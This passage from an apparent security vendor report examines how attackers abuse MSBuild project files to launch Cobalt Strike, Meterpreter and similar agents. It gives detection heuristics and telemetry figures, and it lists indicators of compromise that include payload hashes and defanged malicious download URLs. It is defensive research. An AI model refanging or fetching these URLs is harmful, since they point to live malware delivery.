
HTA application process tree as seen in Threat Grid.

Telemetry and MSBuild, possible actors

Looking at the MSBuild telemetry in a format of process arguments defenders can take from their systems or from their EDR tools such as Cisco AMP for Endpoints it is not easy to decide if an invocation of MSBuild.exe in their environments is suspicious.

This stands in contrast with invocations of PowerShell with encoded scripts where the actual code can be investigated by looking at command line arguments.

We have measured a proportion of systems running AMP for Endpoints using MSBuild over a period of 30 days to get help us decide if any MSBuild event needs to be investigated.




The proportion of endpoints running MSBuild on a daily basis in January 2020.

We also looked at the project filenames. This can catch attacks using default project file names but we cannot expect to catch all using this technique as filenames can be arbitrary. Another possible criterion for investigations is the number of arguments used when MSBuild is invoked where invocations with only a single argument, where the argument is a project name, could be considered more suspicious.

In addition to the number of arguments, the defenders should look at the file path from where MSBuild is running. It is very likely that suspicious MSBuild invocations will be a subset to the invocation of the path C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll, which is generally specified as the build assembly in malicious MSBuild configuration files.

The final approach within an organization could be to baseline the parent processes of MSBuild within the organization and mark as suspicious any invocations that do not come from the usual processes, such as the Visual Studio development environment and other software building frameworks. When investigating our telemetry through January 2020, we found only 65 unique executables that acted as parent processes on all endpoints protected by AMP for Endpoints. In almost every organization, this number should be lower and easy to manage.

In all the endpoints sending telemetry to Cisco, there are up to 2 percent of them running MSBuild on a daily basis, which is too much to investigate in any larger organization. However, if we apply the rules for what constitutes a suspicious MSBuild invocation as described above, we come to a much more manageable number of about one in fifty thousand endpoints (0.1 percent of 2 percent).



The proportion of endpoints with suspect MSBuild calls in Cisco AMP for Endpoints.

When considering the authors behind discovered samples, it is very difficult to say more without additional context. Certainly, having only MSBuild project files allows us to conduct basic analysis of the source code and their payloads. Only with some behavioral results, such as the ones from Threat Grid, do we begin to see more context and build a clearer picture of how MSBuild is abused.

In our investigation, most of the payloads used some sort of a post-exploitation agent, such as Meterpreter, Cobalt Strike, Silent Trinity or Covenant. From those, we can either conclude that the actors are interested in gaining a foothold in a company to conduct further malicious activities or that actors are red team members conducting a penetration test to estimate the quality of detection and the function of the target's defending team.

Conclusion

MSBuild is an essential tool for software engineers building .NET software projects. However, the ability to include code in MSBuild project files allows malicious actors to abuse it and potentially provide a way to bypass some of the Windows security mechanisms.


Finally, our research shows that MSBuild is generally not used by commodity malware. Most of the observed cases had a variant of a post-exploitation agent as a final payload. The usage of widely available post-exploitation agents in penetration testing is somewhat questionable as the defenders can be lulled into a false sense of security. If the defenders get used to seeing, for example, Meterpreter, if another Meterpreter agent is detected on their network they may be ignored, even if it is deployed by a real malicious actor.

Defenders are advised to carefully monitor command-line arguments of process execution and specifically investigate instances where MSBuild parent process is a web browser or a Microsoft Office executable. This kind of behavior is highly suspicious that indicates that defenses have been breached. Once a baseline is set, the suspect MSBuild calls should be easily visible and relatively rare so they do not increase the average team workload.

In a production environment, where there are no software developers, every execution of MSBuild.exe should be investigated to make sure the usage is legitimate.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS),Cisco ISR, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

IOCs

SHA256s

334d4bcdbd645589b3cf37895c79b3b04047020540d7464268b3be4007ad7ab1 - Cobalt Strike MSBuild project
a4eebe193e726bb8cc2ffbdf345ffde09ab61d69a131aff6dc857b0d01dd3213 - Cobalt Strike payload
6c9140003e30137b0780d76da8c2e7856ddb4606d7083936598d5be63d4c4c0d - Covenant MSBuild project
ee34c2fccc7e605487ff8bee2a404bc9fc17b66d4349ea3f93273ef9c5d20d94 - Covenant payload
aaf43ef0765a5380036c5b337cf21d641b5836ca87b98ad0e5fb4d569977e818 - Mimikatz MSBuild project
ef7cc405b55f8a86469e6ae32aa59f693e1d243f1207a07912cce299b66ade38 - Mimikatz x86 payload
abb93130ad3bb829c59b720dd25c05daccbaeac1f1a8f2548457624acae5ba44 - Metasploit Shellcode MSBuild project
ce6c00e688f9fb4a0c7568546bfd29552a68675a0f18a3d0e11768cd6e3743fd - Meterpreter stager shellcode
a661f4fa36fbe341e4ec0b762cd0043247e04120208d6902aad51ea9ae92519e - Not Powershell MSBuild project
18663fccb742c594f30706078c5c1c27351c44df0c7481486aaa9869d7fa95f8 - Word to Cobalt Strike
35dd34457a2d8c9f60c40217dac91bea0d38e2d0d9a44f59d73fb82197aaa792 - Excel to Silent Trinity

URLs

hxxp://apb[.]sh/helloworld[.]ps1
hxxp://apb[.]sh/msbuild[.]xml
hxxp://apb[.]sh/per[.]txt
hxxp://makeonlineform[.]com/f/c3ad6a62-6a0e-4582-ba5e-9ea973c85540/ - HTA to Cobalt Strike URL